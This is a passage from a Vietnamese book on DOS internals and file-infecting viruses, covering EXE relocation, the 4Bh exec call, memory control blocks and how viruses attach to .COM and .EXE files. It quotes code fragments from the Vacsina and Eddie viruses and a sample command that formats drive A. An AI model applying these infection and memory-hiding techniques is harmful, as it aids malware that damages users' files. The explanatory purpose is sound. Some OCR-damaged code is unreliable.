mov     CL, 4                   ;Nhân 16 để đổi sang byte
    shl     DX, CL
    mov     CX, ptr word [106]          ;Số item cần định vị lại
;Bắt đầu định vị
Next_Item:
        jcxz    ok
    lds     SI, [DI+100h]           ;Lấy i_Reg và i_Off
    add     DL, 4                   ;DI trỏ đến item kế tiếp
    mov     BP, DS
    add     BP, ptr word [1C8h]         ;BP = i_Seg
    add     BP, AX                  ;BP = i_Seg + Start_Seg
        mov     DS, BP              ;Giá trị tại Relo_seg:  i_Off
    add     ptr word [si], AX       ;sẽ được cộng thêm Start_Seg
        loop    Next_item
        pop     CS
    pop     DS
; Dời toàn bộ chương trình từ vi trí sau header lên offfset 100h
        mov     DI, 0100
    mov     SI, DX                  ;SI = kích thước header
        add     SI, 01C0            ;Điều chỉnh tương ứng với file .COM
    mov     CX, BX                  ;CX = BX - SI = kích thước  chương trình
        sub     CX, SI              ;Đoạn mã điều chỉnh = kích thước chương trình
rep     movsb
    pop     AX
    cli
    mov     SS, ptr word [BX-5]         ;Tạo stack
        mov     SP, ptr word [BX-5]
    sti
        jmp     far [BX-0B]
```

(Trích Vacsina virus)

+ Điều chỉnh .EXE header để trỏ đến một đoạn mã khác sau chương trình: thủ thuật này tương đối đơn giản, được áp dụng để giành quyền điều khiển trước khi trao cho chương trình. Các bước để tiến hành như sau :

Tính kích thước file để "gắn "phần mã vào (bằng nhiều cách).

Điều chỉnh tham số trong .EXE header (chủ yếu sẽ là CS:IP, SS:SP) trỏ đến đoạn mã này

Ví dụ minh họa cho cách này sẽ được trình bày ở chương sau, phần kĩ thuật của F-virus lây lan trên file .EXE.

4/Chức năng .EXEC (tổ chức thi hành file): Sau khi 2 file hệ thống được nạp lên, nó sẽ dùng chức năng 4B để thi hành file COMMAND.COM (nếu không có lệnh SHELL chỉ đến một file khác trong CONFIG.SYS). Đến lượt mình COMMAND sẽ phân tích dòng lệnh đưa vào, nếu đó là tên một file thi hành được có trên đĩa, nó sẽ dùng chính chức năng 4B để thi hành một lần nữa !

Chức năng 4B cho phép một chương trình (chương trình mẹ) tải một chương trình khác (chương trình con) vào vùng nhớ và thi hành nó. Sau khi chương trình con hoàn tất, quyền điều khiển sẽ được trả về cho chương trình mẹ.

Chương trình mẹ có thể chuyển tham số cho chương trình con bằng cách truyền tham số như trên dòng lệnh, trong FCB, hay bằng chuỗi ASCIIZ trong khối tham số môi trường EPB. Chương trình con, khi đã được trao quyền điều khiển sẽ thừa hưởng tất cả các file được mở trong chương trình mẹ, mọi thay đổi sau đó của chương trình con đều ảnh hưởng đến chương trình mẹ.

Không như một số người mong đợi, DOS sẽ dừng việc thi hành chương trình mẹ cho đến khi nào chương trình con chấm dứt và quyền điều khiển trả về cho chương trình mẹ. Để có thể tăng cường khả năng giao tiếp, DOS cho phép chương trình con trả lại mã ra (exit code) cho chương trình mẹ, nhằm thông báo cho chương trình mẹ biết tình trạng hoạt động của chương trình con.

a. Tham số chức năng 4B: Gồm 2 chức năng con: tải và thi hành hoặc tải mà không thi hành.

Vào :

AH = 4Bh

AL = 0: tải và thi hành chương trình

3 : tải nhưng không thi hành chương trình.

DS:DX: Tên file cần thi hành, dạng ASCIIZ

ES:BX: Địa chỉ của EBP.

Ra :

AX = mã lỗi nếu CF = 1.

Các thanh ghi DS, Stack có thể bị thay đổi (do đó nên cất giữ các thanh ghi cần thiết trước khi gọi chức năng này).

Vì chương trình mẹ có thể quản lý toàn bộ vùng nhớ (nhất là trường hợp file .COM) nên để thi hành một chương trình con, chương trình mẹ nên tuân thủ một số các bước sau :

+ Vì chương trình mẹ tạm thời không dùng đến vùng nhớ nữa, có thể giảm số vùng nhớ mà nó cần bằng cách dùng chức năng 4Ah với ES = PSP hiện hành, BX = số vùng nhớ cần thiết của chương trình mẹ.

+ Chuẩn bị chuỗi ASCIIZ chứa tên file cần thi hành, và DS:DX chứa địa chỉ của xâu này. Điều cần lưu ý tên file phải bao gồm luôn cả phần mở rộng chứ không đơn giản như tên file đánh ở dấu nhắc của DOS (lúc này DOS sẽ tự động đi tìm những file có cùng tên, nhưng phần mở rộng sẽ là .COM, .EXE, .BAT để thi hành).

+ Chuẩn bị EBP chứa các tham số cần thiết, trỏ ES:BX đến khối tham số này.

+ Cất giữ các giá trị của Stack, DTA, DS và ES trong các biến có thể được tham chiếu đến bằng CS (để dễ khôi phục lại khi lấy lại quyền điều khiển).

+ Thi hành chức năng 4B với mã thi hành tương ứng.

+ Sau khi lấy lại quyền điều khiển (nếu AL = 0), khôi phục lại Stack, các thanh ghi cần thiết khác.

+ Kiểm tra mã lỗi để xác định chức năng này đã được thi hành hay chưa.

+ Khôi phục DTA nếu cần thiết .

+ Lấy mã ra (exit code) để xem mã kết quả thi hành của chương trình con.

b. Phân tích tham số của chức năng 4B: Thông thường, chức năng tải và thi hành file được dùng nhiều nhất, với phạm vi của cuốn sách này chúng ta chỉ bàn đến chức năng tải và thi hành .

+ Tên file: Phải được chỉ định một cách tường minh, nghĩa là không được dùng kí tự * và ? để thay thế, và phải bao gồm cả phần mở rộng của tên file. Điều này làm cho một người gặp lỗi khi dùng đến chức năng này vì đơn giản họ tưởng chức năng 4B sẽ tự động đi tìm tên file chỉ định và thi hành, tiếc thay, điều này chỉ có phần mã lệnh nội trú của COMMAND.COM làm thay cho bạn.

+ EBP (.EXEc parameter block): Khối tham số EBP là một cấu trúc cung cấp cho DOS những thông tin cần thiết về môi trường, về dòng tham số truyền ECB ...., tạo điều kiện thuận lợi cho DOS tổ chức môi trường làm việc cho file chỉ định.

Cấu trúc của khối này như sau:

offset	size	nội dung
+0	2	Segment của môi trường con (0000 = thừa hưởng Env parm của chương trình con
+2	4	offfset segment Địa chỉ của dòng lệnh đặt ở PSP :80h
+6	4	offfset segment Địa chỉ của FCB đặt ở PSP: 5Ch
+0Ah	4	offfset segment Địa chỉ của FCB đặt ở PSP: 6Ch

Cấu trúc này, thực tế được DOS dùng để tổ chức PSP cho chương trình bằng cách copy các thành phần tương ứng vào PSP của chương trình con. Ta sẽ khảo sát từng vùng một trong cấu trúc này.

+ Tham số về môi trường: Mỗi chương trình được tải bởi chức năng 4B đều được thừa hưởng một cấu trúc dữ liệu gọi là môi trường của chương trình mẹ. Con trỏ trỏ đến segment của môi trường ở offset 2C trong PSP . Cấu trúc này ít được ai dùng đến, chỉ có COMMAND.COM là dùng.

Nếu muốn, người sử dụng có thể bổ sung, tạo một môi trường mới. Nếu giá trị của con trỏ tới khối môi trường bằng 0, chương trình con sẽ thừa hưởng môi trường của chương trình mẹ, ngược lại, giá trị của con trỏ này là segment của một khối môi trường mới. Tuy nhiên, cần phải chú ý kích thước của môi trường không được vượt quá 32 Kb.

Môi trường cho một chương trình là tĩnh, nghĩa là nếu có nhiều chương trình thường trú trong RAM, thì mỗi chương trình có thể có riêng một khối môi trường và độc lập với nhau, nội dung của các khối này không được cập nhật nếu sau đó lệnh PATH hay SET được thực hiện.

+ Dòng lệnh: DOS copy dòng tham số này vào PSP của chương trình con ở offfseet 081 (đã được mô tả trong phần PSP), dạng của dòng tham số này cũng cần phải chú ý: bắt đầu bằng một byte chỉ số byte của dòng lệnh, theo sau là dãy mã ASCII và chấm dứt bằng mã xuống dòng 0Dh, dấu xuống dòng không được kể vào số lượng byte.

+ FCB ngầm định: DOS copy 2 FCB ngầm định được chỉ ra bởi 2 tham số cuối bảng EBP vào PSP của chương trình con ở offfset 05C và 06C. Để cạnh tranh với chức năng của COMMAND.COM, chương trình mẹ nên dùng chức năng 29h của DOS để phân tích 2 tham số đầu của dòng lệnh vào FCB trước khi gọi chức năng 4Bh.

FCB rõ ràng không được dùng rộng rãi dưới DOS version 2 và 3 vì chúng không tiện cho cấu trúc phân cấp, tuy nhiên, trong một số chương trình ứng dụng có thể dùng chúng để lấy tham số trên dòng lệnh.

c. Lỗi thi hành: Thông thường, người sử dụng áp dụng chức năng 4B hay gặp lỗi mà không biết rõ nguyên nhân. Sau đây là một số nguyên nhân mà người sử dụng hay mắc phải :

+ Không đủ vùng nhớ để thi hành. Lỗi này xảy ra khi người sử dụng quên không đặt lại vùng nhớ trước khi thi hành .

+ Không tìm thấy file. Lỗi này cũng thường hay xảy ra khi người dùng không chỉ định rõ ổ đĩa chứa file, phần mở rộng của file vì lầm tưởng DOS sẽ "tự "làm việc đó.

+ Khi thi hành xong chương trình con, máy thường bị halt. Lỗi này xảy ra khi chương trình con đã thay đổi Stack, hay thay đổi một số thanh ghi phân đoạn.... để tránh những điều này có thể tiến hành tuần tự các bước đã được nêu trên.

d. Một số nhận xét lý thú:

+ Chức năng này dùng phần tải (loader portion) của COMMAND.COM, phần này luôn nằm ở vùng nhớ cao, không thường trú và do đó rất dễ chương trình khác đè lên. Do đó, nhiều khi COMMAND.COM cần phải được tải lại, việc thay đổi đĩa mềm (nếu đặt COMMAND.COM ở đó) cũng đôi khi gây nhiều phiền toái.

+ Như đã biết, có thể chỉ ra tên file cần thi hành ở DS:DX tuy nhiên cách này có nhược điểm :

Ta phải tự phân tích FCB (mặc dù bây giờ không còn cần thiết nữa).

Không tự dùng PATH để tìm file nên đôi lúc không thể xác định xem file nằm ở đâu.

Do đó, có thể cho DOS tự làm điều này bằng cách: dùng COMMAND.COM để thi hành file với tham số vào là tên file của chúng ta! Lúc này, DOS sẽ tự mình tìm kiếm file và sẽ thi hành nếu nó tìm thấy file (chú ý: để thi hành COMMAND.COM phải dùng với tham số /c)

Đoạn chương trình sau sẽ minh họa cách dùng COMMAND.COM để thi hành file Format.com của DOS .

```
; Tạo EBP
mov     AX, CS
mov     seg_cmd, AX
mov     seg_FCB1, AX
mov     seg_FCB2, AX
mov         AX, 04B00
mov     BX, offset EBP
mov     DX, offset filename
int     21h
.................
    filename db   '\COMMAND.COM', 0
    EBP      dw  0              ;thừa hưởng môi trường
    off_cmd      dw  offfset Cmd_line
    seg_cmddw  0
    off_FCB1     dw  05C
    seg_FCB1     dw  0
    off_FCB2     dw  06C
    seg_FCB2     dw  0
    cmd_line     db   0Eh, '/c format a: /s/4', 0Dh
```

+ Một kĩ thuật khác cũng không kém phần thú vị: Chương trình mẹ thi hành chương trình con là chính nó. Điều này có thể khó thực hiện được vì tên chương trình mẹ không cố định (người dùng có thể đổi tên bất kì lúc nào) và nhất là sẽ gặp trường hợp gọi lồng nhau khi chương trình con một lần nữa có thể lại gọi chính nó.

Điều này có thể giải quyết bằng cách:

Dò trong môi trường để tìm tên file (kĩ thuật này được trình bày trong phần PSP)

Tạo EBP tương ứng

Tạo dấu hiệu nhận dạng để lần thi hành sau rẽ nhánh sang tác vụ khác hơn là lại thi hành tiếp một mức nữa.

Bạn có thể tự mình thiết kế một chương trình như thế này và thực tế một só loại virus cũng đã làm.

II - Tổ chức và quản lý vùng nhớ.

Tất cả những điều mà DOS tổ chức và thi hành file đều có một nét chung: file được tải vào vùng nhớ. Như vậy, câu hỏi được đặt ra: rõ ràng DOS phải tổ chức vùng nhớ như thế nào đó để có thể thi hành file ?

Mặc dù DOS đã đưa ra các chức năng cho phép thao tác trên vùng nhớ mà thực tế cũng đã quá đủ cho các nhà thảo chương. Tuy nhiên, biết cách tổ chức vùng nhớ của DOS cũng là điều cần biết trong mỗi chúng ta.

Các version hiện nay của DOS có thể quản lý đến 1Mb vùng nhớ. Trên các máy PC và tương thích, vùng nhớ do DOS quản lý bắt đầu ở địa chỉ 00000h và đạt tới địa chỉ cao nhất (nếu có thể được) là 00FFFFh. Vùng nhớ 640Kb này đôi khi còn được gọi là vùng nhớ quy ước (Conventional memory). Tất cả các vùng nhớ trên địa chỉ này thường dùng cho ROM màn hình, đĩa ....

1/ Phân loại: Vùng RAM nằm trong quyền điều khiển của DOS được chia thành hai phần chính.

a. Phần hệ điều hành: Bắt đầu từ địa chỉ thấp nhất 00000h, nghĩa là nó bao gồm cả bảng vector ngắt, hệ điều hành và các buffer của nó (thực chất là phần lớn hai file hệ thống IO.SYS và MSDOS.SYS nếu là MSíDOS), device driver được khai báo trong config.sys, phần thường trú của COMMAND.COM. Phần vùng hệ điều hành này có kích thước không xác định và thay đổi tùy theo các version, số lượng device driver.

b. Phần chương trình tạm thời: Đôi khi còn được gọi là vùng nhớ hoạt động (memory arena), là phần vùng nhớ ngay sau vùng nhớ hệ điều hành và đạt đến địa chỉ cao nhất có thể . Vùng này được tổ chức thành từng khối tạo thành một chuỗi. Các file được tải lên trong vùng này để thi hành do đó chỉ nó chỉ mang tính tạm thời.

Sơ đồ sau tóm tắt cấu trúc vùng nhớ:

Address	Name	Description
0000	0000	Bảng vector ngắt: 256*4 byte địa chỉ
0040	0000	Vùng dữ liệu ROM-BIOS
0050	0000	Vùng dữ liệu DOS
xxxx	0000	Mã vào ra của DOS ở mức thấp (từ file IO.SYS trên đĩa)
xxxx	0000	Mã điều khiển ngắt DOS (từ 20 (3F trên file MSDOS.SYS)
xxxx	0000	Buffer của DOS, vùng dữ liệu và các device driver
xxxx	0000	Phần thương trú của COMMAND.COM bao gồm phần mã điều khiển ngắt 22h, 21h, 24h

xxxx	0000	Các chương trình thường trú (TRS) và dữ liệu
xxxx	0000	Các chương trình được load lên ở đây
xxxx	0000	Phần tạm thời của COMMAND.COM . Phần này sẽ tải lại nếu bị chương trình khác ghi đè lên

2/ Các chức năng liên quan đến vùng nhớ của DOS.

a. Chức năng quản lý: Gồm các chức năng cấp phát, giải phóng và điều chỉnh kích thước bộ nhớ.

+ Cấp phát vùng nhớ :

Vào AH = 48h

BX = kích thước vùng nhớ cần cấp phát (tính theo đoạn)

Ra Nếu CF=1, AX chứa mã lỗi và BX là số vùng nhớ tối đa còn lại còn dùng được .

Nếu CF=0, AX chính là segment của vùng nhớ mà DOS cấp phát theo yêu cầu.

Ngoài chức năng xin cấp phát, có thể biết vùng nhớ còn lại bao nhiêu nếu cố tình tạo lỗi khi yêu cầu cấp phát một lượng vùng nhớ quá lớn.

Đoạn chương trình sau cho phép lấy giá trị (tính theo đoạn) của vùng nhớ còn dùng được

```
; Giả sử kích thước cần là 0100 đoạn
        mov     AH, 048h
        mov     BX, 0FFFFh
    int     21h
        cmp     BX, 01000    ; So sánh với kích thước cần
.............
```

+ Giải phóng vùng nhớ: Khi vùng nhớ xin cấp phát không còn được dùng đến, nên dùng chức năng này để giải phóng . Khi chương trình chấm dứt, quyền điều khiển thuộc về DOS (nếu chương trình được thi hành ở mức DOS), nó cũng sẽ dùng chức năng này để giải phóng vùng nhớ mà chương trình đã xin cấp phát.

Vào: AH = 49h

ES = Segment của vùng nhớ cần giải phóng

Ra: AX = mã lỗi nếu CF = 1

Một ứng dụng quan trọng để một chương trình xác định còn bao nhiêu vùng nhớ (kể cả chương trình đó) chưa dùng đến là thi hành chức năng giải phóng vùng nhớ trước khi thi hành kĩ thuật xác định vùng nhớ trên.

+ Điều chỉnh kích thước vùng nhớ: trước khi dùng chức năng 4B dể thi hành chương trình nào đó, điều trước tiên là phải điều chỉnh lại kích thước vùng nhớ .

Vào: AH = 04Ah

ES = segment của khối vùng nhớ cần điều chỉnh

BX = kích thước yêu cầu điều chỉnh

Ra: AX là mã lỗi nếu CF = 1, lúc đó BX là khối lớn nhất còn dùng được

b.Chức năng thường trú: Thông thường, một chương trình chấm dứt, quyền điều khiển sẽ được trao lại cho DOS, lúc này, mọi vùng nhớ được cấp phát cho chương trình sẽ được giải phóng, do đó, bất kì một phần mềm nào được tải lên ngay sau đó sẽ đè lên chương trình vừa rồi. Tuy nhiên, đối với một số phần mềm có yêu cầu kích hoạt tức thời nếu cần, thì buộc phần mềm này phải nằm thường trú trong RAM và không bị bất kì một phần mềm nào khác ghi đè. Để thực hiện điều này, DOS đã cung cấp hơi thừa chức năng cho các thảo chương viên. Có tới 2 chức năng để làm điều này.Đó là :

+ Ngắt 27 :

Vào: DX = địa chỉ cuối cung (offset) của đoạn chương trình cần thường trú, segment sẽ được tính theo PSP.

Ra: Không

Rõ ràng, chức năng này bị giới hạn (mặc dù ít ai đạt tới giới hạn này) vì DX chỉ có thể đạt được giá trị lớn nhất là 0FFFFh, nghĩa là chỉ có thể thường trú được một kích thước 64 Kb. Để khắc phục điều này, DOS đã đề nghị thêm chức năng 31 của ngắt 21h.

+ Chấm dứt chương trình và thường trú (Terminal and Stay Resident - TSR)

Vào: AH = 31h

AL = mã ra (exit code)

DX = kích thước vùng nhớ cần thường trú (tính theo đoạn)

Ra: Không

Chức năng này khắc phục nhược điểm của ngắt 27, khả năng thường trú của chương trình đạt tới tối đa 1Mb (chắc chắn không có chương trình nào đạt tới cả), cho phép chuyển mã ra cho chương trình mẹ thông báo cho biết tình trạng thi hành của chương trình con. Bắt đầu từ version 3.xx, ngắt 27 của DOS thực chất chỉ là một biến dạng của chức năng 31, nghĩa là nếu ngắt 27 được gọi, nó sẽ tiến hành đổi giá trị offset ra đoạn rồi gọi chức năng 21 của ngắt 21h với mã lỗi 0.

+ Giả thường trú: Chức năng thường trú được nhiều người sử dụng hưởng ứng nhiệt liệt, tuy nhiên sau một thời gian dài sử dụng, một chương trình thường trú trở nên cồng kềnh trong vùng nhớ một khi không còn dùng đến nữa. Để giải quyết, một số phần mềm đã cho phép giải phóng vùng nhớ, tuy nhiên, nếu vùng nhớ trên nó đã bị một chương trình thường trú khác sử dụng thì việc giải phóng này thực chất cũng không cần thiết. Do đó, đòi hỏi chương trình thường trú đó phải là chương trình thường trú sau cùng trong vùng nhớ . Chính vì điều này, một phương pháp khác do người sử dụng đề nghị và cũng được áp dụng nhiều ngay sau đó. Phương pháp này tương tự như chức năng OS Shell của một số phần mềm. Nghĩa là thực chất của phương pháp này là sử dụng chức năng 4B để thi hành COMMAND.COM một lần nữa sau khi đã khởi tạo các ngắt cần thiết cho các phím hotkey. Bảng copy lần 2 này sẽ thi hành bình thường các lệnh, chương trình của người sử dụng như ở dấu nhắc đợi lệnh (dấu nhắc đợi lệnh cũng từ COMMAND.COM mà ra). Trong khi phần mềm trước đó vẫn tồn tại trong vùng nhớ để chờ trả quyền điều khiển. Việc giả thường trú sẽ kết thúc nếu người sử dụng thi hành lệnh EXIT trên dấu nhắc đợi lệnh. Phần ví dụ này, các bạn có thể xem trong phần minh họa cho chức năng 4B.

3/ Cấu trúc vùng nhớ MCB (memory control block): Như đã biết, phần vùng nhớ tạm thời được tổ chức thành từng khối, mỗi khối được quản lý bằng một cấu trúc đầu khối gọi là MCB (hay còn gọi là arena header).

Thực chất, các chức năng về vùng nhớ đã khảo sát ở trên (giải phóng, xin cấp phát vùng nhớ v.v..) đều được DOS tiến hành hiệu chỉnh trên chuỗi các MCB này. Đối với một số người, thi hành trực tiếp "bằng tay "trên các MCB này lý thú hơn nhiều và phóng khoáng hơn là dùng các chức năng của DOS để giải quyết được. Các vấn đề đó cũng sẽ được chúng ta khảo sát sau.

a. Cấu trúc MCB: MCB có kích thước đúng bằng 1 đoạn (Paragraph) 16 byte ngay trước vùng nhớ mà nó quản lý. Nội dung của các tham số trong cấu trúc này được biết như sau:


offset	size	nội dung	
0	1	ID	Byte nhận diện loại của MCB
1	2	PSP	PSP của MCB
3	2	Size	Kích thước vùng nhớ mà MCB quản lí
5	0B	Unused	Không dùng đến

ID là byte nhận diện xem MCB này có phải là MCB cuối cùng của chuỗi hay chưa. Nếu chưa là cuối chuỗi, byte có giá trị 04D, ngược lại sẽ có giá trị 05A.

PSP: Cho biết vùng nhớ được MCB quản lý hiện còn trống hay đang được dùng cho chương trình nào. Nếu giá trị 0 có nghĩa chưa có chương trình nào sử dụng, ngược lại nó là giá trị PSP của chương trình xin cấp phát (cũng chính lí do này DOS sẽ biết vùng nhớ nào là của chương trình vừa chấm dứt và giải phóng nó khi DOS được trao quyền).

Size: Là kích thước (theo đoạn) của khối vùng nhớ mà MCB quản lí.

Giả sử nếu chương trình là chương trình TSR trong RAM do MCB1 quản lí, chương trình 2 được tải vào trong MCB2, chương trình này xin cấp phát vùng nhớ sẽ do MCB3 quản lí, vùng nhớ còn lại do MCB4 quản lý. Ta sẽ có sơ đồ sau:



b. Các ứng dụng trên MCB:

+ Mapping memory: Đã có một số phần mềm làm chức năng này, tuy nhiên ít người biết chúng làm như thế nào, cũng như bằng cách nào ta có thể lấy được phần tử MCB đầu tiên trong chuỗi MCB. Để làm điều này, ta có thể dùng nhiều cách, nhưng tốt nhất nên sử dụng một chức năng Undocumented (không công bố) của DOS. Qua thực nghiệm, các thảo chương viên nhận thấy chính DOS cũng dùng chức năng 52h của ngắt 21h để lấy địa chỉ của bảng tham số riêng của DOS có tên DIB (DOS info block) . Một trong các cấu trúc nội tại của DOS mà không có một tài liệu nào đề cập đến chi tiết. Mô tả chức năng nay như sau :

Vào: AH=52h

Ra: ES:BX trỏ đến cấu trúc DIB này.

Để không mất thời giờ, chúng ta chỉ quan tâm đến vị trí của MCB đầu tiên trên bảng tham số này (những tham số khác nếu ai quan tâm đến có thể tự mình tham khảo qua tài liệu System programming for developer - tuy nhiên cũng chưa được đầy đủ thông tin lắm). Địa chỉ này nằm ở offset -4 trong bảng . Các MCB tiếp theo sẽ được tính bằng cách cộng kích thước của khối MCB trước đó thêm 1 (1 là kích thước của MCB theo đoạn).

Đoạn chương trình sau minh họa cách duyệt qua các MCB trong vùng nhớ

```
; Lấy địa chỉ MCB đầu tiên
        mov     AH, 052h
        int     21h                     ;ES:BX trỏ vào DIB
        les     BX, ES:[BX-1]               ;ES:BX trỏ vào MCB đầu tiên
Next:
; In ra lần lượt các phần tử của MCB
    mov     AL, ES:byte ptr [0]         ;Lấy ID MCB
    cmp     AL, 05Ah                    ;Đã là phần tử cuối
```

```
    je      ok
    mov     AX, ES: word ptr [1]        ;AX = kích thước MCB
    mov     BX, ES: word ptr [3]        ;BX = PSP
    push        BX
    call    Print_MCB               ;In MCB ra
    pop     BX
    mov     AX, ES
    inc     AX                      ;Tính MCB kế
    add     AX, BX
    mov     ES, AX
    jmp     Next
ok:
        call    Print_MCB
    int     20h
Print_MCB   procnear
; Phần này các bạn sẽ tự thiết kế
Print_MCB   endp
```

+ Pickup memory: Nếu biết rõ cấu trúc MCB, ta có thể "tách "một phần vùng nhớ ra khỏi tầm kiểm soát của DOS. Kỹ thuật này cũng đòi hỏi phải kết hợp với cấu trúc PSP nếu các bạn còn nhớ rằng giá trị word ở offset 2 phản ánh giá trị của segment tiếp theo còn dùng được.
Các bước tách có thể tiến hành theo các bước sau:

- Tạo MCB cuối cùng (trong trường hợp chương trình không dùng hết vùng nhớ).
- Đặt lại kích thước vùng nhớ mà MCB cuối cùng đang quản lý xuống một kích thước tùy ý.
- Giảm tương ứng giá trị tại PSP:2 một lương tương tự.

Đoạn chương trình sau minh họa kỹ thuật này.

```
; Giả sử trỏ đến PSP, kích thước cần giảm 0100 đoạn
    mov     AX, DS
        dec     AX
    mov     ES, AX                  ;ES trỏ đến MCB
        cmp     ES: byte ptr [0], 05Ah      ;Là phần tử cuối cùng chưa
    je      xuli
; Tạo MCB sau cùng
        push        BX
    mov     AH, 048h
        mov     BX, 0FFFFh
    int     21h
    cmp     BX, 0100h               ;Kích thước còn lại có đủ 100h ?
        jb      error
    mov     AH, 048
        int     21h                     ;Xin cấp phát hết vùng nhớ
    pop     BX                      ;để tạo MCB cuối
        jb      error
    dec     AX
```

```
        mov     ES, AX                  ;ES trỏ đến MCB cuối này
    cli
        mov     ES: word ptr [1], 0         ;Còn dùng được
    cmp     byte ptr [0], 05Ah          ;Có phải là phần tử cuối không ?
        jne     error
    add     AX, ES: word ptr [3]        ;AX trỏ đến MCB kế
        inc     AX
    mov     ES: word ptr [12h], AX      ;Đặt lại PSP
xuli:
    mov     AX, ES: word ptr [3]        ;AX= tổng memory
        sub     AX, 100h                    ;Bớt đi vùng nhớ cần tách
    jb      error                       ;Không thể giảm được
        mov     ES: word ptr [3], AX        ;Đặt lại kích thước
    sub     ES: word ptr [012h], 100h
        ........
error:
```

(Trích Eddie virus)

Tuy nhiên, một đặc điểm nổi bật, vùng MCB bị tách rời này luôn nằm ở vùng nhớ cao nhất. Nếu dùng một phần mềm Mapmem nào có thể phát hiện ra điều này (có thể dùng CHKDSK) . Tất cả những thông tin này cũng chỉ là phần cơ bản mà tôi cố gắng cung cấp để các độc giả có thể tự mình phân tích được các kĩ thuật của một F-virus mà chúng ta sẽ phân tích ở chương sau. Những thông tin chi tiết có thể tìm thấy trong các tài liệu tham khảo.

F- VIRUS

Một dạng virus khác được đề cập dưới tên gọi F - virus với số lượng vô cùng đông đảo và tính phá hoại đa dạng được nhiều người chú ý hơn B - virus . Mặt khác dễ thấy trong môi trường dưới DOS, công việc có vẻ thoải mái hơn, nhất là những tác vụ đĩa, do đó là một điều kiện tốt cho virus phát triển. Các bạn sẽ bắt đầu làm quen với F - virus qua việc khảo sát sự lây lan của chúng.

I - Phương pháp lây lan.


Như tên gọi, F - virus (File virus), virus chỉ lây lan trên các file thi hành được (.EXEcutive able file), tuy rằng điều này cũng không hẳn vì đã có trường hợp file đơn thuần là dữ liệu (dạng .DBF của foxbase chẳng hạn) cũng bị lây. Xét từ quan điểm những file bị nhiễm file lây lan được, điều này cũng vẫn đúng.

Giống như một nguyên tắc bất di bất dịch của B - virus, F - virus cũng phải tuân theo những nguyên tắc sau: Quyền điều khiển phải nằm trong tay virus trước khi virus trả nó lại cho file bị nhiễm, Tất cả các dữ liệu của file phải được bảo toàn sau khi quyền điều khiển thuộc về file.

Cho đến nay, F - virus chỉ có vài cách lây lan cho file, mà ta sẽ gọi là file đối tượng, Ta sẽ lần lượt xét qua các phương pháp này để thấy ưu cũng như khuyết điểm của nó.

1/ Chèn đầu: Thông thường phương pháp này chỉ áp dụng với các file .COM nghĩa là đầu vào chương trình luôn ở PSP:100h. Lợi dụng đầu vào cố định, virus sẽ chèn vào đoạn mã chương trình virus (mà ta sẽ gọi là Progvi) vào đầu chương trình đối tượng, đẩy toàn bộ chương trình đối tượng xuống phía dưới.

Có thể minh họa bằng hình sau :



Ưu điểm: Progvi rất dễ viết vì thực chất nó là một file dạng .COM. Mặt khác, sẽ gây khó khăn cho vấn đề khôi phục file vì đòi hỏi phải được đọc toàn bộ file bị nhiễm vào vùng nhớ rồi tiến hành ghi lại.

Khuyết điểm :Trước khi trả quyền điều khiển lại cho file phải đảm bảo đầu vào là PSP:100h, do đó phải chuyển trả lại toàn bộ chương trình lên bắt đầu từ offset 0100h.


Những chương trình đọc lại chính mình (COMMAND.COM chẳng hạn) mà offset cần đọc rơi vào Progvi sẽ dẫn đến sai lạc logic chương trình. Chỉ lấy được trên các file có đầu vào cố định (.COM hay .BIN) và điều quan trọng: kích thước file tăng lên đúng bằng kích thước Progvi.

2/ Append file: Phương pháp này được thấy trên hầu hết các loại F - virus vì phạm vi lây lan của nó rộng rãi hơn phương pháp trên. Theo phương pháp này Progvi sẽ được gắn ngay sau chương trình đối tượng, Do progvi không nằm đúng đầu vào chương trình nên nó phải :

+ Đối với file dạng .COM hay .BIN: thay các byte ở entry vào của chương trình bằng một lệnh JMP, chuyển quyền điều khiển từ entry vào đến đoạn mã của progvi .

0E9 xx xx Entry_virus

+ Đối với file dạng .EXE: chỉ cần định vị lại các giá trị SS, SP, CS, IP trong .EXE header . Có thể minh họa bằng cách vẽ sau :



Ưu điểm: Lây lan trên mọi loại file thi hành được, thường là COM/.EXE/BIN/OVL ... mặt khác, sự xáo trộn dữ liệu trên file không đáng kể. Việc đoạt quyền điều khiển trên file .COM chỉ cần 3 byte cho một lệnh nhảy.

Khuyết điểm: Để khôi phục, chỉ cần định vị dữ liệu cũ để trả lại, không cần phải ghi lại toàn bộ chương trình . Khó định vị chương trình virus vì kích thước file đối tượng là bất kì. Kích thước file thay đổi, tăng lên một đoạn bằng (hoặc chênh lệch 16 byyte đối với file loại .EXE).

3/ Overwrite: Nhược điểm của hai phương pháp trên đều ở chỗ làm tăng kích thước file. Đây là một yếu tố kiên quyết để phát hiện ra virus . Phương pháp này đề ra để khắc phục hai phương pháp trên, tuy nhiên hầu như chỉ có 1, 2 virus đã biết là dùng phương pháp này (trong đó có 1 của Việt Nam). Theo phương pháp này, virus sẽ tìm một vùng trống trong file đối tượng (có thể là stack hoặc buffer) để ghi đè chương trình virus vào. Trường hợp buffer ở cuối file nhỏ, có thể thừa ra một đoạn chương trình virus làm kích thước file tăng lên không đáng kể.

